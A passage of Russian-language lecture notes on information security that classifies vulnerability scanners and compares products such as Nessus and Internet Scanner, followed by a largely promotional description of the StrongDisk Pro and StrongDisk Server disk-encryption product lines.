- модули слежения (сенсоры, датчики, детекторы) – программы, занимающиеся сбором данных.
- управляющие модули (консоли, менеджеры) – программы, отвечающие за обработку собранных сведений и конфигурирование модулей слежения.

Кроме того, в состав системы могут входить и другие вспомогательные компоненты (СУБД для хранения различных данных, связанных с работой системы и т.п.).

И, наконец, третья группа средств защиты – средства обнаружения уязвимостей (анализа защищенности). Средства анализа защищенности сетевых служб применяются для оценки защищенности компьютерных сетей по отношению к внутренним и внешним атакам. По результатам анализа защищенности сетевых сервисов этими средствами генерируются отчеты, включающие в себя список обнаруженных уязвимостей, описание связанных с ними возможных угроз и рекомендации по их устранению.

Таким образом, комплекс средств сетевой безопасности должен включать в себя:

- Средства, реализующие основные защитные механизмы (аутентификация, контроль целостности, криптографические механизмы защиты и т.д.).
- Средства непрерывного мониторинга сети и отдельных ее узлов с целью обнаружения атак и других подозрительных действий пользователей.
- Средства, позволяющие оценить защищенность сети в целом и эффективность работы других средств защиты.

Средства анализа защищенности (последний пункт списка) далее рассматриваются более подробно.

Анализ защищенности

Итак, корпоративная сеть – сложная система, состоящая из каналов связи, узлов, серверов, рабочих станций, прикладного программного обеспечения, СУБД и т.д.

Перед подразделениями защиты информации и управлениями автоматизации организации периодически возникает задача проверки, насколько реализованные или используемые механизмы защиты соответствует положениям принятой в организации политики безопасности.

Контроль эффективности защиты осуществляется с целью своевременного выявления и предотвращения утечки информации по техническим каналам, за счет несанкционированного доступа к ней, а также предупреждения возможных специальных воздействий, направленных на уничтожение информации или нарушение нормального функционирования средств обработки и передачи информации.

Фактически, анализ защищенности корпоративной сети – это поиск в ней «слабых» мест или уязвимостей (определение уязвимости и варианты классификации см. ниже), возникших в результате ошибок проектирования, реализации или эксплуатации.

Эти уязвимости затем могут быть использованы нарушителем при проведении атаки.

Таким образом, технология анализа защищенности – это эффективный способ предотвращения нарушений политики безопасности.

Возможности средств анализа защищенности

Выше уже говорилось о том, что перед администраторами безопасности возникает задача проверки соответствия используемых механизмов защиты (а также эффективности их работы) принятой в организации политики безопасности. И такая задача будет периодически возникать при изменении, обновлении компонентов информационной системы, изменениях в конфигурации ПО и т.п. Однако администраторы часто не имеют доста-

точно времени на проведение такого рода проверок для всех узлов корпоративной сети. Следовательно, специалисты отделов защиты информации и управлений автоматизации нуждаются в средствах, облегчающих анализ эффективности используемых механизмов обеспечения информационной безопасности. Автоматизировать этот процесс помогут средства анализа защищенности, называемые также сканерами безопасности. Использование этих средств поможет определить уязвимость узлов корпоративной сети и устранить их до того, как ими воспользуются злоумышленники.

К основным возможностям средств анализа защищенности следует отнести:

- выявление уязвимостей различными методами;
- наличие базы данных уязвимостей с возможностью обновления;
- наличие механизма создания (или подключения) собственных проверок;
- формирование отчетов с детальным описанием проблемы и вариантами устранения;
- идентификация устройств сети.

Классификация средств анализа защищенности

Рассмотрим классификацию по причинам возникновения уязвимостей и средства поиска уязвимостей проектирования.

Уязвимости проектирования – это наиболее серьезный тип уязвимостей. Такие уязвимости обнаруживаются и устраняются с большим трудом. При поиске уязвимостей данного типа используются два подхода:

- анализ алгоритма программно-аппаратного обеспечения;
- анализ проекта системы.

Примером первого подхода может служить система Prototype Verification System (PVS), разработанная в Computers Science Laboratory института SRI.

Второй подход реализован, например, в системе CRAMM (CCTA Risk Analysis and Management Technology).

Средства поиска уязвимостей реализации

Уязвимости реализации – это, например, ошибки, допущенные на этапе написания кода. Здесь тоже можно выделить два подхода:

- анализ на основе исходного текста;
- анализ на основе исполняемого файла.

Первый подход подразумевает синтаксический, семантический анализ исходного текста, анализ конструкций, попытки построения алгоритма по исходному тексту. Примером может служить система SLINT (www.lopht.com), выполняющая анализ исходных текстов на языках C и C++.

Второй подход основан на анализе характеристик исполняемого файла (размера, даты модификации), на дизассемблировании, имитации атак и т.п. Поскольку ПО в большинстве случаев поставляется без исходных текстов, данный подход более распространен. Далее рассматриваются различные варианты анализа исполняемого файла.

Анализ атрибутов файла. Данный метод основан на простом сравнении размера, даты или каких-либо других признаков файла с имеющимися в базе данных уязвимостей. На основании результатов сравнения делается вывод о наличии или отсутствии уязвимости. Например, проверки такого рода выполняет System Scanner.

Анализ процесса выполнения файла. Данный подход основан на встраивании в определенные участки анализируемой программы специального кода, который проверяет:

- корректность выполнения операций с памятью;
- корректность работы с указателями;
- вызов функций.

В качестве примера можно привести системы BoundsCheckerPro и HeapAgent.

Анализ при помощи внешних воздействий (тестов). Метод предполагает изучение поведения программы при помощи подачи на вход различных значений переменных. Чаще всего это граничные или маловероятные значения, которые могут создать условия, приводящие к переполнению буфера, выходу за границы массива и т.д.

Дисассемблирование и анализ полученного кода. Этот метод предполагает использование методов, основанных на анализе исходного текста.

Средства поиска уязвимостей эксплуатации

Средства поиска уязвимостей эксплуатации наиболее распространены, поскольку пользователи корпоративной сети чаще всего имеют дело именно с этапом эксплуатации. Такие средства обнаруживают слабости системной политики (например, слабые пароли), ошибки настройки программно-аппаратного обеспечения и т.п.

Классификация по уровню в информационной инфраструктуре

1. Системы анализа защищенности на уровне сети. Системы, относящиеся к этой группе, осуществляют поиск уязвимостей сетевого взаимодействия (сетевых протоколов, служб). Поэтому чаще всего такой анализ выполняется дистанционно (по сети). Такие системы наиболее распространены. В качестве примера можно привести рассматриваемый далее сканер Nessus, программу Internet Scanner.

2. Системы анализа защищенности на уровне ОС. Такие системы проверяют параметры конкретной ОС, влияющие на ее безопасность. Такой анализ, очевидно, чаще осуществляется локально, а сама система анализа защищенности имеет распределенную архитектуру. На каждый контролируемый узел устанавливается специальный агент, а управление и обработка результатов осуществляются с консоли.

3. Системы анализа защищенности на уровне СУБД Анализ СУБД во многом аналогичен анализу ОС, т.е. это проверка параметров, влияющих на безопасность. Осуществляться он может как удалённо, так и локально (первый вариант более распространен).

4. Системы анализа защищённости на уровне приложений. Уровень приложений в силу его сложности и разнородности особенно труден с точки зрения анализа защищенности. Системы, выполняющие такой анализ, должны учитывать особенности различных приложений, что достаточно сложно. Поэтому выполняемые ими проверки рассчитаны только на наиболее популярные приложения (Internet Explorer, Internet Information Server). Разумеется, анализ может осуществляться как локально, так и удаленно.

Архитектура систем анализа защищенности

Системы анализа защищенности можно поделить на две категории с точки зрения их расположения по отношению к объекту сканирования:

- локальные;
- дистанционные.

Системы первой категории устанавливаются на сканируемом узле, как правило (но не всегда) работают от имени учетной записи с максимальными привилегиями и выполняют анализ «изнутри».

Рис.12.1. Анализ «изнутри», дистанционные проверки защищенности

Системы второй категории выполняют дистанционные проверки.

Кроме того, сама система анализа защищенности может иметь распределенную архитектуру:

- агент (сервер);
- консоль (клиент).

Для систем первой категории (локальных) это может выглядеть так:




Рис. 12.2. Система анализа защищенности

Системы, выполняющие дистанционные проверки, в случае распределенной архитектуры могут выглядеть так:




Рис. 12.3. Система дистанционной проверки защищенности

Обзор средств анализа защищенности

Наиболее известные программные продукты для анализа защищенности.

- Nessus Security Scanner (www.nessus.org);
- NetRecon 3.0+SU7 (www.axent.ru);
- Internet Scanner (www.iss.net);
- CyberCop Scanner (www.pgp.com);
- HackerShield (www.bindview.com);
- Security Administrator's Research Assistant (SARA) (www.www-arc.com/sara/);
- System Analyst Integrated Network Tool (SAINT) (www.wwdsi.com)
- Retina (www.eeeye.com);
- XSprider (www.xspider.ru).

Сравнение возможностей перечисленных программных средств производилось в тестовой сети, состоящей из нескольких узлов с пятью популярными ОС. На узлах сети были оставлены 17 известных уязвимостей. Кроме количества обнаруженных уязвимостей, использовались и другие критерии сравнения, например, удобство интерфейса, возможность обновления и др.

Наиболее значимые из них приведены в таблице 12.1.

Табл. 12.1. Сравнение возможностей продуктов для анализа защищенности

Программные продукты для анализа защищенности →	Net Recon	HackerShield	Retina	Internet Scanner	Nessus Security Scanner	CyberCop Scanner	SARA	SAINT
Производитель	Axent Technologies	BindView	eEye Digital Security	Internet Security Systems		Network Associations		WW Digital Security
Платформа	Windows NT	Windows NT	Windows NT	Windows NT Workstation	Unix	Windows NT	Unix	Unix
Возможность обновления	+	+	+	+	+	+	-	-
Возможность создания собственных проверок	-	-	-	-	+	+	+	+
Работа из командной строки	-	-	-	+	+	+	+	+
Поддержка CVE	-	+	-	+	+	-	+	+
Автоматическое устранение уязвимостей	-	+	+	-	-	+	-	-
Открытость кода	-	-	-	-	+	-	+	+
Коммерческий или бесплатный	+	+	+	+	-	+	-	-
Интерфейс (по пятибалльной шкале)	4,5	4	4	4,5	3	4,5	2,5	2,5
Отчёты (по пятибалльной шкале)	3,5	2,5	2,5	3,5	3,5	3	2	2

Лучшие результаты показали два продукта: из бесплатных – Nessus Security Scanner, из коммерческих – Internet Scanner, выполняющие дистанционные проверки и работающие на уровне сети. По типу обнаруживаемых уязвимостей – это системы поиска уязвимостей реализации и эксплуатации.

Анализ защищенности на уровне сети

Задача анализа защищённости на уровне сети – ответить на вопрос: «что может нарушитель сделать с узлом, получив доступ к нему по сети (удаленно)?». При этом обычно решаются и такие задачи, как инвентаризация сетевого оборудования, обнаружение неизвестных устройств, идентификация сетевых служб и т.д.

Архитектура и принципы работы

Системы анализа защищенности на уровне сети решают следующие задачи:

- сбор информации о сети;
- поиск уязвимостей в соответствии с заданной политикой;
- генерация отчёта по результатам сканирования.

Типичная схема системы анализа защищенности приведена на следующем рисунке рис. 12.4:




Рис. 12.4. Типичная схема системы анализа защищённости

Ядром системы является модуль сканирования. Он осуществляет сбор информации о сети и поиск уязвимостей. Как уже говорилось выше, определение факта присутствия уязвимости в системе производится двумя основными способами: путем имитации атаки или без имитации, что подразумевает активный и пассивный анализ. Далее подробно рассматриваются принципы работы модуля, выполняющего сканирование.

Методы сканирования

Методы сканирования на сетевом уровне тесно связаны с размещением агентов сканирования в сети. Здесь можно выделить три области:

- внутренняя сеть;
- демилитаризованная зона;
- внешняя сеть.

Поэтому можно назвать следующие методы сканирования на уровне сети:

- сканирование периметра сети снаружи;
- сканирование внутренней сети со стороны демилитаризованной зоны;
- сканирование внутренней сети и из внутренней сети.

Указанные методы не охватывают явно таких задач, как:

- Сканирование со стороны сетей филиалов и партнеров;
- Сканирование при подключении через сервер удаленного доступа;
- Сканирование из доверенных сетей.

Однако рассматриваемые методы можно расширить и дополнить для решения перечисленных задач.

Лекция 13. Программные средства защиты и борьбы с пиратством (2 часа)

Программные средства с криптографической защитой конфиденциальной информации от несанкционированного доступа

Продукты сери StrongDisk Pr о защиты конфиденциальных данных на ПК

Серия новых продуктов для защиты конфиденциальной информации на персональных компьютерах, ноутбуках и сменных носителях, обеспечивает надежную криптографическую защиту информации от несанкционированного доступа:

- StrongDisk Pro Standard – новая удобная лицензионная политика;
- StrongDisk Pro Solo – повышенная степень защиты для руководителей;
- StrongDisk Pro Travel – мобильная версия для деловых поездок;
- StrongDisk Pro LAN – экономичное корпоративное использование;
- StrongDisk Pro Basic – традиционная версия.

Возможности продуктов серии StrongDisk Pro:

- защита документов; архивов; баз данных; CRM-систем; почты; любых других приложений; данных на сменных носителях;
- многоуровневая аутентификация пользователя – для доступа к защищенной информации возможно использование одновременно или по отдельности:
  - USB-ключ или смарт-карту;
  - пароль;
  - файл-ключ;
- возможность использовать внешние ключи в защищенном режиме;

- скрытое использование;
- экстренное реагирование — мгновенное отключение, подмена или уничтожение дисков (по нажатию «горячей клавиши» или при извлечении электронного ключа);
- резервное копирование/восстановление заголовков;
- возможность использовать внешние криптопровайдеры, например сертифицированный на территории России криптопровайдер КриптоПро CSP;
- удобство и простота использования. Для работы не требуется никаких специальных знаний. Например, технология «Автоподключаемые диски» позволяет подключать защищенные диски и запускать нужные приложения просто присоединяя внешний ключ;
- прозрачность работы. Все приложения, установленные на защищенных дисках, работают точно так же, как и на обычных дисках. Следовательно, не нужно будет менять свой стиль работы и привычки;
- подробная система помощи с рекомендациями позволяет быстро освоить различные возможности системы;
- поддерживаемые операционные системы: Windows 95/98/Me/NT Workstation/2000 Professional/XP;
- всем пользователям продуктов StrongDisk Pro бесплатно поставляются специальные программы, предотвращающие утечку информации из-за несовершенства операционных систем:

  - утилита Burner для надежного уничтожения информации без возможности восстановления;
  - утилита для затирания всего свободного места на диске;
  - SD Logon – защищенный вход в систему.

Преимущества:

1. Поддержка работы с любыми электронными ключами, поддерживающими стандарт PKCS#11. Например, Aktiv ruToken, Rainbow iKey, Aladdin eToken, Eutron CryptoIdentity и многие другие. Если пользователь уже применяет такой ключ в других приложениях, он может использовать этот же ключ в StrongDisk Pro.

2. Возможность использования файлов-контейнеров и шифрования логических разделов целиком. Защищенный диск может быть как файлом-контейнером, так и зашифрованным разделом жесткого диска, съемным диском (USB жестким диском или flash-накопителем).

3. Надежное уничтожение данных. При обычном удалении файлов средствами Windows содержимое файла остается на диске. Файл только помечается как удаленный. Именно поэтому файлы после удаления можно восстанавливать. Всем пользователям продуктов серии StrongDisk Pro бесплатно предоставляется продукт Burner, предназначенный для уничтожения файлов с полным затиранием содержащихся в них данных без возможности восстановления. Burner записывает поверх файла случайно сгенерированную последовательность, так что восстановить информацию будет невозможно даже при помощи специального оборудования. Если вы все же удалили файл, используя обычные средства, то можно затереть все свободное место на жестком диске. После затирания свободного места восстановить информацию, содержавшуюся в удаленных файлах, будет невозможно. Следует отметить, что Burner поддерживает режим командной строки и может быть легко интегрирован с любыми приложениями.

4. Защита временных файлов. Потенциальную угрозу безопасности данных могут представлять:

- файл подкачки (swap-файл);
- каталог TEMP;

- временные файлы Интернет, Recent Documents, Favorites и cookies. Для защиты временных файлов, Recent documents, Favorites, Cookies и временных файлов Интернет продукты серии StrongDisk Pro предоставляют возможность располагать их на защищенном диске, позволяют затирать файл подкачки при каждом выключении компьютера – это не позволит злоумышленникам получить доступ к swap-файлу;

5. Вход в операционную систему по электронному ключу. Всем пользователям продуктов серии StrongDisk Pro бесплатно предоставляется продукт SD Logon, позволяющий хранить учетную запись и пароль пользователя на электронном ключе. Для входа в операционную систему нет необходимости вводить имя пользователя и пароль – достаточно подсоединить электронный ключ к USB-порту. Систему можно настроить таким образом, что при извлечении электронного ключа будет происходить завершение сеанса пользователя или блокировка консоли. При этом для разблокировки консоли ключ может требоваться или не требоваться, в зависимости от настроек пользователя.

Разработка технологии StrongDisk ведется более семи лет. Используемые драйверы, проверенны временем и тысячами пользователей во всем мире. Говорить о важности этого фактора не приходится, учитывая, что речь идет о защите конфиденциальной информации, стоимость которой может быть очень велика.

Рассмотрим принцип работы и техническую информацию продуктов серии StrongDisk Pro.

StrongDisk Pro позволяет создавать и использовать в рамках операционной системы Windows защищенные логические диски. Эти диски представляют собой специальные файлы или разделы на жестком диске. StrongDisk Pro позволяет работать с такими файлами или разделами как с обычными логическими дисками.

Пользователь может устанавливать на защищенный диск приложения, создавать на нем файлы и каталоги, форматировать его средствами Windows, проверять программой chkdsk или ScanDisk и т.п.

Чтобы получить доступ к информации, защищенный диск необходимо подключить. Для этого необходимо ввести пароль и подключить внешние ключи (опциональная возможность). Не обладая необходимым паролем и внешними ключами, никто, включая разработчиков системы, не сможет получить доступ к конфиденциальной информации, расположенной на защищенных дисках.

Данные на защищенных дисках всегда находятся в зашифрованном виде. Информация зашифровывается при записи на защищенный диск и расшифровывается при чтении с него. В отключенном состоянии защищенный диск выглядит как неразмеченная область жесткого диска или файл, содержащий случайную последовательность битов.

Основная техническая информация о продуктах серии StrongDisk Pro представлена в следующей табл. 13.1.

Табл. 13.1. Технические характеристики продуктов серии StrongDisk Pro

Работа с файлами-контейнерами	Есть
Шифрование логических разделов	Есть
Шифрование съемных дисков (USB жесткие диски, flash-накопители, магнитная оптика, ZIP)	Есть
Поддержка динамических дисков	Есть
Поддерживаемые платформы	Windows 98/ME/NT4/2000 Pro/XP/XP Home

Продолжение табл. 13.1

Максимальный размер защищаемых дисков	В зависимости от файловой системы: FAT 16 – 2 Гб FAT 32 – 4 Гб для файлов-контейнеров, 2 Тб для зашифрованных разделов NTFS – 2 Тб для файлов-контейнеров, 16 Эб для зашифрованных разделов
Аутентификация	Пароль, файл-ключ, электронный ключ (может быть дополнительно защищен ПИН-кодом)
Перезагрузка после установки	Не требуется
Поддерживаемые типы электронных ключей и смарт-карт	iKey 10xx/20xx/3000/RFiKey, ePass 1000/2000, CryptoIdentity, eToken R2/Pro, ruToken
Поддержка файловых систем	FAT 12/16/32, NTFS
Использование электронного ключа	Опционально
Красная кнопка	Отключение всех дисков по извлечению ключа или нажатию горячей клавиши
Горячие клавиши	Вызов главного окна, вызов диалога подключения, отключение всех дисков
Автоматическое подключение защищенных дисков	Есть
Безопасное удаление данных	Есть
Защищенные папки для временных файлов	Есть

Окончание табл. 13.1

Затирание файла подкачки	Есть
Блокировка экрана	Есть
Изменение размера защищенного диска	Резиновые диски, разреженные диски (размер диска растет по мере наполнения данными)
Работа под принуждением	Механизм ложных дисков
Подключение внешних криптографических библиотек	• Microsoft Enhanced CSP (входит в состав ОС Microsoft Windows) • КриптоПро CSP версии 2.0 (ГОСТ-28147-89 с длиной ключа 256 бит) • Signal — COM CSP (ГОСТ-28147-89 с длиной ключа 256 бит)
Пользовательский интерфейс	• Русский • Английский • Польский

Продукты StrongDisk Server защиты информации на серверных станциях

Комплексные системы криптографической защиты информации на серверных станциях – безопасная работа с информкцией большого числа удаленных пользователей, возможность построения защищенных виртуальных частных сетей (VPN) и обеспечение безопасности компьютера при работе в сети, надежное, удобное резервное копирование, системы экстренного реагирования на сервере.

Продукты серии StrongDisk Server:

- StrongDisk Office Server – защита файл-сервера, сервера приложений, персональные диски или папки пользователей на сервере;
- StrongDisk Server Standalone – защита сервера приложений;
- StrongDisk Server v.4.1 защита файл-сервера и сервера приложений.

Возможности продуктов серии StrongDisk Server:

1. Защита от несанкционированного доступа любых приложений на сервере, также базы данных, CRM-систем, корпоративной электронной почты:

- защита файловых серверов;
- защита серверов баз данных;
- защита почтовых серверов;
- защита терминальных серверов;
- защита данных на серверах приложений: 1С, Lotus Domino;
- безопасная транспортировка данных на съемных дисках;
- создание защищенных архивов и резервных копий.

2. Многоуровневая аутентификация пользователя – для доступа к защищенной информации возможно использование одновременно или по отдельности:

- USB-ключ или сматр-карту;
- пароль;
- файл-ключ.

3. Защищенные персональные диски или папки пользователей на сервере с возможностью подключения на клиентских рабочих станциях.

4. Создание защищенных архивов, которые можно безопасно хранить на любых носителях, а также перевозить в другой офис, сдавать в утилизацию и пр.

5. Удобная система резервного копирования с возможностью сбора информации с клиентских рабочих станций.

6. Активная защита – системы экстренного реагирования (Система сигналов) создание сценариев реакции, например, мгновенное закрытие или уничтожение любой информации на серверах и рабочих станциях, в том числе удаленно, закрытие и запуск любых приложений, выключение или перезагрузка системы и пр. при поступлении сигнала тревоги на сотовый или обычный телефон, по нажатию «красной кнопки» или сигналу радиобрелка, сигналу по локальной сети, переданному другой серверной станцией .

7. Защита трафика внутри локальных сетей (localnet-VPN).

8. Защищенный доступ удаленных клиентов к корпоративной сети.

9. Функции встроенного персонального межсетевого экрана (firewall).

10. Сокрытие самого факта наличия конфиденциальной информации на сервере.

11. Управление защищенной информацией удаленно.

12. Контроль доступа удаленных пользователей к информации при помощи журнала аудита.

13. Удобная интеграция в системы безопасности – поддержка любых электронных ключей или смарт-карт.

Все желающие получают полнофункциональный тестовый комплект.

Возможно проведение бесплатного* тестирования необходимой конфигурации системы защиты информации StrongDisk Server, включающей в себя все интересующие программные и аппаратные компоненты.

Для полнофункционального тестирования необходимой конфигурации системы защиты информации StrongDisk Server, включающей в себя все программные и аппаратные компоненты, достаточно связаться с ме-

неджерами отдела Security и прислать Гарантийное обязательство (с сайта фирмы надо скачать подготовленный бланк Гарантийного обязательства).

Особенностями продуктов линейки StrongDisk Server являются:

1. Лучшая комплексная система криптографической защиты информации на серверных станциях. Фирма постоянно анализирует потребности своих клиентов и старается предугадывать тенденции развития рынка систем защиты информации. Благодаря этому всегда удается своевременно обеспечить пользователей надежной защитой. Все доступные сегодня функции в области криптографической защиты информации для серверных станций можно найти в системах StrongDisk Server, помимо этго фирма предоставляет принципиально новые уникальные функции, которые позволяют увеличить степень защищенности информации и предоставляют более широкие возможности своим клиентам.

2. Блокирование прямого доступа пользователей к защищенным данным для серверов приложений, работа с данными возможна только для приложений, работающих на сервере (например, MS Exchange, SQL Server) – специальный продукт линейки StrongDisk Server Standalone – экономичное решение для защиты серверов приложений. Лицензионная политика не зависит от количества пользователей приложений.

3. Защищенные персональные диски или папки пользователей на сервере с возможностью подключения на клиентских рабочих станциях – новый продукт линейки StrongDisk Office Server.

4. Отсутствие встроенных криптографических средств в продукте.

5. Все продукты линейки StrongDisk Server не относятся к категории шифровальных средств и не попадают под действие соответствующих законодательных ограничений по их распространению, в т.ч. экспортно-импортных, не требует наличия у партнеров компании, занимающихся их распространением и внедрением, наличия соответствующих лицензий.

Преимуществами продуктов линейки StrongDisk Server являются:

- Использование стойких алгоритмов шифрования, возможность подключения внешних, в том числе сертифицированных российских крипторовайдеров КриптоПро CSP и Signal-COM CSP, реализующих ГОСТ 28147-89 с длиной ключа 256 бит.

- Возможность использования файлов-контейнеров и шифрования логических разделов целиком. Защищенный диск может быть как файлом-контейнером, так и зашифрованным разделом жесткого диска, съемным диском (дискеты, USB жестким диском, flash-накопителем и пр.).

- Неограниченное количество защищенных дисков. Возможность подключения защищенных дисков на папки. Защищенный диск может подключаться на любую пустую директорию файловой системы. Это, во-первых, позволяет переносить информацию на защищенный диск, не изменяя настроек приложений, которые с этой информацией работают. Достаточно скопировать информацию (например, файл базы данных) на защищенный диск, а потом подключить его на ту директорию, где информация находилась до этого. Во-вторых, с возможностью подключения защищенных дисков на папки исчезает ограничение на количество одновременно подключенных дисков, связанное с количеством свободных букв в системе.

- Защищенные персональные диски или папки пользователей на сервере с возможностью подключения на клиентских рабочих станциях. Максимально надежное разделение полномочий пользователей и системного администратора при работе с защищенными данными на сервере.

- Многоуровневая аутентификация пользователя – для доступа к защищенной информации можно использовать одновременно или по отдельности:

- USB-ключ или смарт-карту;

- пароль;

- файл-ключ.

- Возможность генерации ключа шифрования при непосредственном участии пользователя. Способ генерации ключей шифрования является очень важной характеристикой системы, поэтому наряду с генерацией ключа в автоматическом режиме есть возможность для пользователя влиять на процесс генерации непосредственно с помощью беспорядочного нажатия клавиш клавиатуры и движения мыши по столу.

- Быстрое фоновое шифрование – операция шифрования раздела в фоновом режиме, не прекращая при этом работы пользователей. Уникальная технология StrongDisk позволяет выполнять фоновое шифрование без замедления работы других приложений. При вводе системы в эксплуатацию нет необходимости останавливать всю работу пользователей с логическим диском, чтобы его зашифровать.

- Возможность перешифровать содержимое дисков со сменой ключа и/или алгоритма шифрования. При этом перешифрование диска выполняется как одна операция, т.е. не надо сначала расшифровывать данные (тем самым временно снимая с них защиту), а затем зашифровывать данные с новым ключом и/или алгоритмом шифрования.

- Безопасная работа в сети. В состав StrongDisk Server входит VPN-модуль, позволяющий защитить обмен данными между сервером и клиентами. Все данные передаются по сети между сервером и клиентом по защищенным каналам в зашифрованном виде. Защищенный канал автоматически создается при первом обращении клиента к серверу при наличии на сервере и у клиента необходимых для этого ключей. Клиент, не обладающий ключом, доступ к защищенным дискам на сервере получить не сможет. Ключ может храниться на электронном токене или другом внешнем носителе.

- Резервное копирование. StrongDisk Server позволяет выполнять резервное копирование важной информации как вручную, так и в полно-

стью автоматическом режиме, без вмешательства администратора. При автоматическом резервном копировании файла-образа его не обязательно отключать – операция может выполняться и для подключенных файлов-образов. Администратор может настроить любой удобный для него график резервного копирования защищенной информации.

- Сбор информации с клиентских рабочих станций – резервное копирование для комплекса StrongDisk.
- Поддержка Volume Shadow Copy.
- АКТИВНАЯ ЗАЩИТА – экстренное реагирование на серверах и рабочих станциях. NEW StrongDisk Server обеспечивает не только пассивную защиту, удобная и гибкая система сигналов позволяет обрабатывать сигналы, поступающие от различных источников (нажатие «горячей клавиши», нажатие кнопки радиобрелока, звонок на голосовой модем, поступление СМС-сообщения на мобильный телефон и т.д.). Для каждого сигнала предусмотрена возможность создания сценария реакции: подключение, отключение или уничтожение защищенного диска, запуск и остановка программ, выполнение скриптов, мгновенная подмена подключенного защищенного диска заранее подготовленным ложным, пересылка поступившего сигнала другим серверам в сети, выключение или перезагрузка компьютера. Реакция возможна как на самом сервере, так и на клиентских рабочих станциях.
- Система сигналов имеет документированный интерфейс для подключения внешних устройств, что позволяет легко интегрировать ее в существующую конфигурацию защиты периметра.
- Поддержка работы с любыми электронными ключами и смарт-картами. Например, Aladdin eToken, Eutron CryptoIdentity, Rainbow iKey, ASE Card, ruToken и многие другие. Если пользователь уже применяет такой ключ в других приложениях, он может использовать этот же ключ в продуктах линейки StrongDisk Server.

- Наличие API и поддержка командной строки позволяет создавать, подключать и отключать защищенные диски из других приложений.
- Технология «Ложные диски» – специальное средство защиты при работе «под принуждением».
- Технология «резиновый диск» для любых файловых систем (FAT16, FAT32, NTFS) – расширение защищенных дисков при их заполнении.
- Специальные средства, предотвращающие утечку информации из-за несовершенства операционных систем:

  - утилита Burner для надежного уничтожения информации без возможности восстановления;
  - утилита для затирания всего свободного места на диске;
  - затирание файла подкачки;
  - защищенная папка TEMP для хранения временных файлов.

- Возможность использования StrongDisk Server на многопроцессорных, многоядерных и однопроцессорных серверах с технологией Hyper-Threading.
- Защищенный журнал аудита позволяет контролировать, кто и когда работал с защищенными дисками. Журнал аудита хранится в закодированном виде.
- Удаленное администрирование – бесплатная утилита удаленного управления для администратора StrongDisk Server.
- Прозрачность работы. Все приложения, установленные на защищенных дисках, работают точно так же, как и на обычных дисках. Шифрование передаваемых по сети данных происходит незаметно для пользователей сети. То есть, с точки зрения пользователей работа ничем не будет отличаться от привычной, следовательно, не нужно будет менять свой стиль работы и привычки.

- Подробная система помощи с рекомендациями позволяет быстро освоить различные возможности системы.
- Высокая производительность. Современная многопоточная архитектура криптографического драйвера позволяет распараллелить операции шифрования и использовать все возможности предоставляемые многопроцессорными и многоядерными системами. При использовании StrongDisk Server на современных многопроцессорных, многоядерных и однопроцессорных серверах с технологией Hyper-Threading время, необходимое для шифрования блоков информации, оказывается намного меньше времени, затрачиваемого на операции ввода-вывода, благодаря чему шифрование практически не влияет на скорость обработки запросов файловой системы и очень незначительно увеличивает загрузку процессора.
- Поддержка 64-битной архитектуры – все продукты линейки StrongDisk Server имеют специальные версии для 64-битной архитектуры.
- Удобная интеграция в ваши системы безопасности – поддержка любых электронных ключей или смарт-карт
- Разработка технологии StrongDisk ведется более десяти лет. Используемые драйверы, проверены временем и тысячами пользователей во всем мире. Говорить о важности этого фактора не приходится, учитывая, что речь идет о защите конфиденциальной информации, стоимость которой может быть очень велика.

Рассмотрим принцип работы и техническую информацию продуктов серии StrongDisk Server.

